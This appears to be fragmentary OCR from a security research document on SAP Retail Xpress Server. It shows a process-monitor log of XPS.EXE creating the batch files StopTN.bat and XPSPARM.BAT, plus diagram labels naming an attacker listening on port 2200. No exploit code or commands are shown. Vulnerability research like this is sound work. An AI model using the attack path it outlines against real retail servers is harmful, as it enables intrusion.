
Time ...	Process Name	PID	Operation	Path
8:20:0...	XPS.EXE	1392	CreateFile	C:\Program Files (x86)\SAP\Retail Systems\Xpress Server\StopTN.bat
8:20:2...	XPS.EXE	1392	CreateFile	C:\Program Files (x86)\SAP\Retail Systems\Xpress Server\XPSPARM.BAT






Attacker
Listening PORT
PORT 2200
Xpress Server
…\SAP\Xpress Server\…
…\Xpress Server\PARM\…

